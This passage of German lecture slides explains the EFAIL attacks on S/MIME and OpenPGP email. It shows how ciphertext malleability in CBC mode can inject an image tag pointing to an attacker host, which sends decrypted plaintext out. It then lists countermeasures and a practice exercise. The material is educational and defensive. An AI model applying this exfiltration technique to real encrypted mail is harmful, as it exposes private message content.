Nachricht aus mehreren MIME-Parts wird von Mail-Client nach Entschlüsselung einfach zusammengesetzt zu:

```
1 
```

(b) HTML code after decryption as interpreted by the client.

-> Klartext wird an Server des Angreifers geschickt

Sicherheitslücken EFAIL (Forts.)

2. "Malleability Gadget" (malleability = Verformbarkeit)

- Voraussetzung: fehlender Schutz vor Veränderungen (wie Hashfunktion, Signatur oder MAC)
- Angreifer kennt einzelne Klartextblöcke wie z.B. „Content-type: multipart/signed“ (known-plaintext attack)
- und kann bei gängigen Modi (wie CBC) der Blockchiffre gezielt Veränderungen am Chifftrat vornehmen, um bei der Entschlüsselung wiederum `<img src="http://efail.de` einzuschleusen
- Klartext wird dann vom Mailclient an Angreifer übermittelt

• Gegenmaßnahmen:

- Deaktivierung von HTML und JavaScript bei E-Mail-Anzeige
- automatisches Nachladen von Inhalten unterbinden
- S/MIME-Standard 4.0 (4/2019) reagiert auf Efail, empfiehlt AES-GCM (für *authenticated encryption*)
- auch bei Aktualisierung von RFC für PGP berücksichtigt, Empfehlung von *authenticated encryption*

Die Probe auf's Exempel ...

- besorgen Sie sich:
 - ein Schlüsselpaar mit X.509-Zertifikat (öffentl. PKI oder eigene)
 - ein OpenPGP-Schlüsselpaarund tauschen Sie signierte und verschlüsselte Nachrichten miteinander aus
- unterstützt Ihr Webmailer / der Client auf Ihrem Smartphone vielleicht auch PGP oder S/MIME ?



[Grafik: <http://imgs.xkcd.com/comics/pgp.png>]